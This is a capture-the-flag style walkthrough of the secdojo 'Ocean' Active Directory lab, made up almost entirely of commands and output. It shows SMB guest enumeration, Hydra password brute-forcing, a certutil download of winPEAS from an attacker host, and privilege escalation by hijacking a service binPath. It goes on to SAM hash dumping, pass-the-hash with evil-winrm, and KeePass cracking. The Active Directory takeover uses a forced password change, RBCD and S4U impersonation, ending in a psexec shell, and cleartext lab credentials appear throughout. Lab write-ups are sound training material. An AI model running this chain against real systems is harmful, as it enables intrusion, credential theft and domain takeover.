Ocean: an Intermediate AD lab from secdojo

Overview
A lab that offers a vulnerable environment to experiment with some of the common Windows and Active Directory security flaws
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.

we have 2 machines here and 3 flags, let’s see what can we do , basic nmap scans as always :
for the Bastion workstation we have nothing of ordinary:
1
2
3
4
5
6
7
8
9
nmap -A 10.8.0.100 -v
< SNIP >
Discovered open port 3389/tcp on 10.8.0.100
Discovered open port 445/tcp on 10.8.0.100
Discovered open port 135/tcp on 10.8.0.100
Discovered open port 139/tcp on 10.8.0.100
Discovered open port 5986/tcp on 10.8.0.100
Discovered open port 5985/tcp on 10.8.0.100
< SNIP >
and for the Temple one :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
nmap -A 10.8.0.101 -v
< SNIP >
Discovered open port 53/tcp on 10.8.0.101
Discovered open port 139/tcp on 10.8.0.101
Discovered open port 135/tcp on 10.8.0.101
Discovered open port 3389/tcp on 10.8.0.101
Discovered open port 445/tcp on 10.8.0.101
Discovered open port 3269/tcp on 10.8.0.101
Discovered open port 464/tcp on 10.8.0.101
Discovered open port 636/tcp on 10.8.0.101
Discovered open port 389/tcp on 10.8.0.101
Discovered open port 88/tcp on 10.8.0.101
Discovered open port 3268/tcp on 10.8.0.101
Discovered open port 5985/tcp on 10.8.0.101
Discovered open port 5986/tcp on 10.8.0.101
Discovered open port 593/tcp on 10.8.0.101
< SNIP >
also nothing out of place just, just standard AD stuff, let’s check something else:
1
2
3
4
5
6
7
8
9
10
nxc smb 10.8.0.100 -u Guest -p '' --shares
SMB         10.8.0.100      445    BASTION          [*] Windows Server 2016 Datacenter 14393 x64 (name:BASTION) (domain:Bastion) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.8.0.100      445    BASTION          [+] Bastion\Guest:
SMB         10.8.0.100      445    BASTION          [*] Enumerated shares
SMB         10.8.0.100      445    BASTION          Share           Permissions     Remark
SMB         10.8.0.100      445    BASTION          -----           -----------     ------
SMB         10.8.0.100      445    BASTION          ADMIN$                          Remote Admin
SMB         10.8.0.100      445    BASTION          C$                              Default share
SMB         10.8.0.100      445    BASTION          IPC$            READ            Remote IPC
SMB         10.8.0.100      445    BASTION          Users           READ
Guest account is enabled for the Bastion workstation, and we can read the user’s directory, my guess that this is their profiles directory etc ..
Exploitation
let’s access the Users share :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
smbclient -U Guest //10.8.0.100/Users
Password for [WORKGROUP\Guest]:
Try "help" to get a list of possible commands.
smb: \> cd Public
lsmb: \Public\> ls
  .                                  DR        0  Wed Apr  1 18:14:11 2026
  ..                                 DR        0  Wed Apr  1 18:14:11 2026
  AccountPictures                   DHR        0  Sat Jan 29 22:01:21 2022
  desktop.ini                       AHS      174  Sat Jul 16 14:21:29 2016
  Documents                          DR        0  Tue Oct 18 02:59:39 2016
  Downloads                          DR        0  Sat Jul 16 14:23:24 2016
  Libraries                         DHR        0  Sat Jul 16 14:23:24 2016
  local.txt                           A       41  Wed Apr  1 18:14:11 2026
  mark.lnk                            A     1068  Sat Jan 29 22:02:32 2022
  Music                              DR        0  Sat Jul 16 14:23:24 2016
  Pictures                           DR        0  Sat Jul 16 14:23:24 2016
  Videos                             DR        0  Sat Jul 16 14:23:24 2016

		7863807 blocks of size 4096. 3072337 blocks available
smb: \Public\> get mark.lnk
getting file \Public\mark.lnk of size 1068 as mark.lnk (1.2 KiloBytes/sec) (average 1.2 KiloBytes/sec)
smb: \Public\> get local.txt
getting file \Public\local.txt of size 41 as local.txt (0.0 KiloBytes/sec) (average 0.6 KiloBytes/sec)
smb: \Public\> !cat local.txt
flag_6917ec0b_c835_4f10_926f_638b50e48c29
smb: \Public\>
well, this was an easy flag, although nxc doens’t show that we can write to this directory but we actually can :
1
2
3
smb: \Public\> put hell.lnk
putting file hell.lnk as \Public\hell.lnk (1.6 kB/s) (average 1.6 kB/s)
smb: \Public\>
the presence of mark.lnk there did give me the idea that this user may be logging in occasionally and since we can write here, we can steal some hashes etc, but never trust your assumptions, I’ll be honest, This part of this first step of this lab, my guess is the author intended for this mark.lnk to link a username, well the username is mark, and we can even use linkinfo on this and won’t give much, I’d say this was an unnecessary rabbitwhole that only wasted my time. but kinda grateful it tought some hard lessons of always challenging your assumptions, not because everything fits in that it should work. what actually was useful to me and was the first thing I actually checked before this rabbitwhole:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
smbclient -U Guest //10.8.0.100/Users
Password for [WORKGROUP\Guest]:
Try "help" to get a list of possible commands.
smb: \> ls ..
  .                                  DR        0  Sat Jan 29 22:01:18 2022
  ..                                 DR        0  Sat Jan 29 22:01:18 2022
  Administrator                       D        0  Mon Jan 24 17:53:55 2022
  All Users                       DHSrn        0  Sat Jul 16 14:34:35 2016
  Default                           DHR        0  Mon Jan 24 17:53:01 2022
  Default User                    DHSrn        0  Sat Jul 16 14:34:35 2016
  desktop.ini                       AHS      174  Sat Jul 16 14:21:29 2016
  mark                                D        0  Sat Jan 29 22:01:19 2022
  Public                             DR        0  Wed Apr  1 18:14:11 2026
  taylor                              D        0  Sat Jan 29 20:54:05 2022

		7863807 blocks of size 4096. 3225283 blocks available
smb: \> ls ../mark
  mark                                D        0  Sat Jan 29 22:01:19 2022

		7863807 blocks of size 4096. 3225283 blocks available
smb: \>
we can’t go any further but we can actually go one step back and list the directories, this leaked 2 local users, mark and tylor, now I’ll be honest again, I do hate baseless password bruteforcing, at least I’ll never start an assessment that way, that would be just in extreme cases, well I’ll take the author on it, and focus on mark since he had another .lnk file , but first let’s check the password policy :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
 nxc smb 10.8.0.100 -u Guest -p '' --pass-pol --local-auth
SMB         10.8.0.100      445    BASTION          [*] Windows Server 2016 Datacenter 14393 x64 (name:BASTION) (domain:BASTION) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.8.0.100      445    BASTION          [+] BASTION\Guest:
SMB         10.8.0.100      445    BASTION          [+] Dumping password info for domain: BASTION
SMB         10.8.0.100      445    BASTION          Minimum password length: None
SMB         10.8.0.100      445    BASTION          Password history length: None
SMB         10.8.0.100      445    BASTION          Maximum password age: Not Set
SMB         10.8.0.100      445    BASTION
SMB         10.8.0.100      445    BASTION          Password Complexity Flags: 000000
SMB         10.8.0.100      445    BASTION              Domain Refuse Password Change: 0
SMB         10.8.0.100      445    BASTION              Domain Password Store Cleartext: 0
SMB         10.8.0.100      445    BASTION              Domain Password Lockout Admins: 0
SMB         10.8.0.100      445    BASTION              Domain Password No Clear Change: 0
SMB         10.8.0.100      445    BASTION              Domain Password No Anon Change: 0
SMB         10.8.0.100      445    BASTION              Domain Password Complex: 0
SMB         10.8.0.100      445    BASTION
SMB         10.8.0.100      445    BASTION          Minimum password age: None
SMB         10.8.0.100      445    BASTION          Reset Account Lockout Counter: 30 minutes
SMB         10.8.0.100      445    BASTION          Locked Account Duration: 30 minutes
SMB         10.8.0.100      445    BASTION          Account Lockout Threshold: None
SMB         10.8.0.100      445    BASTION          Forced Log off Time: Not Set
okay, at least no lockouts, let’s just go wild with rockyou.txt, and since mark is a local user I believe so we can’t use kerbrute to make this faster, and Bastion had smb, rdp on it, let’s use hydra :
1
2
3
4
5
6
7
8
9
10
"hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 10.8.0.100 smb
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-11 21:55:01
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 28688798 login tries (l:2/p:14344399), ~28688798 tries per task
[DATA] attacking smb://10.8.0.100:445/
c[STATUS] 158.00 tries/min, 158 tries in 00:01h, 28688640 to do in 3026:14h, 1 active
[STATUS] 166.33 tries/min, 499 tries in 00:03h, 28688299 to do in 2874:35h, 1 active
[445][smb] host: 10.8.0.100   login: mark   password: pumpkin"
this takes about 3 min and we get a hit finally, and these credentials work for rdp to the workstation and that’s what we’ll do:
1
xfreerdp /v:10.8.0.100 /u:mark /p:pumpkin
last time I said sometimes we can actually run winpeas.bat in hardened enviromenets ( well not always, but something to check for ), so yeah that’s what I’ll do this time, though no defender here :
we get it to the box using :
1
certutil -urlcashe -split -i http://10.8.0.3/winPEAS.bat winPEAS.bat
and we run it :

well this SNMP service stand out, it runs as SYSTEM so I wanted to confirm if we can abuse it for privilege escalation somehow :

we do more investigation and using powershell to read the and translate the security descriptors of this for us :

and there we have it, authenticated users have full control over this, and as we did last time we can priv esc here too, let’s add the Guest account to administrators group, mark!? why mark?! This part of mark, have you ever seen a Guest account as administrator . here you have it :
1
2
sc config SNMP binPath= "cmd.exe /c net localgroup administrators Guest /add & sc config SNMP binPath= %SystemRoot%\System32\snmp.exe"
sc start SNMP

and as you see here it failed but once we stopped the service and restarted it, it worked! and the Guest is powerful now, not time to dump the sam :
1
2
3
4
5
6
7
8
9
10
nxc smb 10.8.0.100 -u Guest -p '' --sam --local-auth
SMB         10.8.0.100      445    BASTION          [*] Windows Server 2016 Datacenter 14393 x64 (name:BASTION) (domain:BASTION) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.8.0.100      445    BASTION          [+] BASTION\Guest: (Pwn3d!)
SMB         10.8.0.100      445    BASTION          [*] Dumping SAM hashes
SMB         10.8.0.100      445    BASTION          Administrator:500:aad3b435b51404eeaad3b435b51404ee:75f93c2abb1e018670a0c8124dda15e7:::
SMB         10.8.0.100      445    BASTION          Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.8.0.100      445    BASTION          DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.8.0.100      445    BASTION          mark:1008:aad3b435b51404eeaad3b435b51404ee:c429b91ec17f2c752917632bf06af883:::
SMB         10.8.0.100      445    BASTION          taylor:1009:aad3b435b51404eeaad3b435b51404ee:2e9f7a4fe52270ad2db1732c6cdb4428:::
SMB         10.8.0.100      445    BASTION          [+] Added 5 SAM hashes to the database
and we get the second flag, just one more to go:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[/tmp/a]
└─$ evil-winrm -i 10.8.0.100 -u administrator -H 75f93c2abb1e018670a0c8124dda15e7

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\proof.txt
flag_4183b209_f8d2_4e25_84b5_4f0aea4215c1
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Privilege Escalation
in the Desktop folder of administrator there was a ‘KeePass 2.lnk’ so I tought keepass may be in this system, poking around we do find it in user taylor’s documents folder :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
*Evil-WinRM* PS C:\Users\taylor\Documents> dir


    Directory: C:\Users\taylor\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        1/29/2022   8:11 PM           2254 Database.kdbx


*Evil-WinRM* PS C:\Users\taylor\Documents> download Database.kdbx

Info: Downloading C:\Users\taylor\Documents\Database.kdbx to Database.kdbx

Info: Download successful!
*Evil-WinRM* PS C:\Users\taylor\Documents>
this kdbx file is password protected let’s get a hash and crack it :
1
keepass2john Database.kdbx > hash.txt
and with john :
1
2
3
4
5
6
7
8
9
10
11
12
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
backstreetboys   (Database)
1g 0:00:01:38 DONE (2026-02-11 22:54) 0.01014g/s 95.47p/s 95.47c/s 95.47C/s conan..120287
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
those gusy had keepass installed there so let’s just use that and open it :

we get 2 users and their credentials, they all work just fine :
1
2
SECDOJO\tsilva:8JPmoXL!ds
SECDOJO\backup:NPs1yLXH$
1
2
3
4
┌──(kali㉿kali)-[/tmp/a]
└─$ nxc smb 10.8.0.101 -u tsilva -p '8JPmoXL!ds'
SMB         10.8.0.101      445    TEMPLE           [*] Windows Server 2016 Datacenter 14393 x64 (name:TEMPLE) (domain:secdojo.lab) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.8.0.101      445    TEMPLE           [+] secdojo.lab\tsilva:8JPmoXL!ds
and :
1
2
3
nxc smb 10.8.0.101 -u backup -p 'NPs1yLXH$'
SMB         10.8.0.101      445    TEMPLE           [*] Windows Server 2016 Datacenter 14393 x64 (name:TEMPLE) (domain:secdojo.lab) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.8.0.101      445    TEMPLE           [+] secdojo.lab\backup:NPs1yLXH$
let’s also run rusthound-ce :
1
rusthound-ce -d secdojo.lab -u tsilva -p '8JPmoXL!ds' -c All -z
the backup user had access to a Backup share that had registery hives ? these are just .reg files I bet I may be able to get hashes from them, but I’m done with rabbitwholes for this machine, we may work it out and find the hashes no longer work, I’d rather go safe.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[/tmp/a]
└─$ smbclient -U backup //10.8.0.101/Backup
Password for [WORKGROUP\backup]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Apr  1 19:10:34 2026
  ..                                  D        0  Wed Apr  1 19:10:34 2026
  backup012022                        D        0  Sat Jan 29 18:13:25 2022
cd
		7863807 blocks of size 4096. 3099579 blocks available
smb: \> cd backup012022
smb: \backup012022\> ls
  .                                   D        0  Sat Jan 29 18:13:25 2022
  ..                                  D        0  Sat Jan 29 18:13:25 2022
  BCD.reg                             A    27730  Sat Jan 29 18:11:40 2022
  HARDWARE.reg                        A   204678  Sat Jan 29 18:11:52 2022
  SAM.reg                             A      138  Sat Jan 29 18:12:31 2022
  SOFTWARE.reg                        A 232158720  Sat Jan 29 18:13:37 2022
  SYSTEM.reg                          A 47049840  Sat Jan 29 18:13:17 2022

		7863807 blocks of size 4096. 3099579 blocks available
smb: \backup012022\>
from bloodhound tsilva had ForceChangePassword on a bunch of users, but only one of them actually matters, FVIDAL, though he is not in any special group, he has all the power, as for why, I also don’t know why :
1
2
3
4
nxc smb 10.8.0.101 -u tsilva -p '8JPmoXL!ds' -M change-password -o USER=FVIDAL NEWPASS='Plur1bu5@123!'
SMB         10.8.0.101      445    TEMPLE           [*] Windows Server 2016 Datacenter 14393 x64 (name:TEMPLE) (domain:secdojo.lab) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.8.0.101      445    TEMPLE           [+] secdojo.lab\tsilva:8JPmoXL!ds
CHANGE-P... 10.8.0.101      445    TEMPLE           [+] Successfully changed password for FVIDAL
I think the lab changed or something since last time I saw it, back then this guy only had GenericWrite on the DC, so the path simply was RBCD or something else, or maybe I’m wrong it’s unclear, now from bloodhound this guy is just a golden ticket, you can just DCsync and you’re DA, he even has GenericWrite on the users OU, he can just add himself to domain admins … a lot of ways etc .. let’s do RBCD though, not that it’s hard or interesting, just what I did last time, I am a man that’s true to himself, let’s create a new computer account, though we can use the workstation too :
1
2
3
4
impacket-addcomputer secdojo.lab/FVIDAL:'Plur1bu5@123!' -computer-name 'C4T$' -computer-pass 'Plur1bu5@123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account C4T$ with password Plur1bu5@123!.
and let’s configure rbcd on the DC so it trusts our C4T$ machine account for delegation :
1
2
3
4
5
6
7
8
9
10
11
12
impacket-rbcd -delegate-from 'C4T$' \
  -delegate-to 'TEMPLE$' \
  -action 'write' \
  'SECDOJO.LAB/FVidal:Plur1bu5@123!' \
  -dc-ip 10.8.0.101
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] C4T$ can now impersonate users on TEMPLE$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     C4T$         (S-1-5-21-2476019561-3725333264-4293174338-3109)
now we impersonate the administrator user and get a ticket to royalty:
1
2
3
4
5
6
7
8
9
10
11
12
impacket-getST -spn 'cifs/TEMPLE.secdojo.lab' \
  -impersonate 'Administrator' \
  'SECDOJO.LAB/C4T$:Plur1bu5@123!' \
  -dc-ip 10.8.0.101
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_TEMPLE.secdojo.lab@SECDOJO.LAB.ccache
and it’s game over, we can just login or whatver …
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[/tmp/a]
└─$ KRB5CCNAME=Administrator@cifs_TEMPLE.secdojo.lab@SECDOJO.LAB.ccache impacket-psexec -no-pass -k temple.secdojo.lab
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on temple.secdojo.lab.....
[*] Found writable share ADMIN$
[*] Uploading file ihvoBXrM.exe
[*] Opening SVCManager on temple.secdojo.lab.....
[*] Creating service JEXi on temple.secdojo.lab.....
[*] Starting service JEXi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> type C:\Users\Administrator\Desktop\proof.txt
flag_d73e5524_e0a1_4843_a543_f9e4009e4d01
C:\Windows\system32>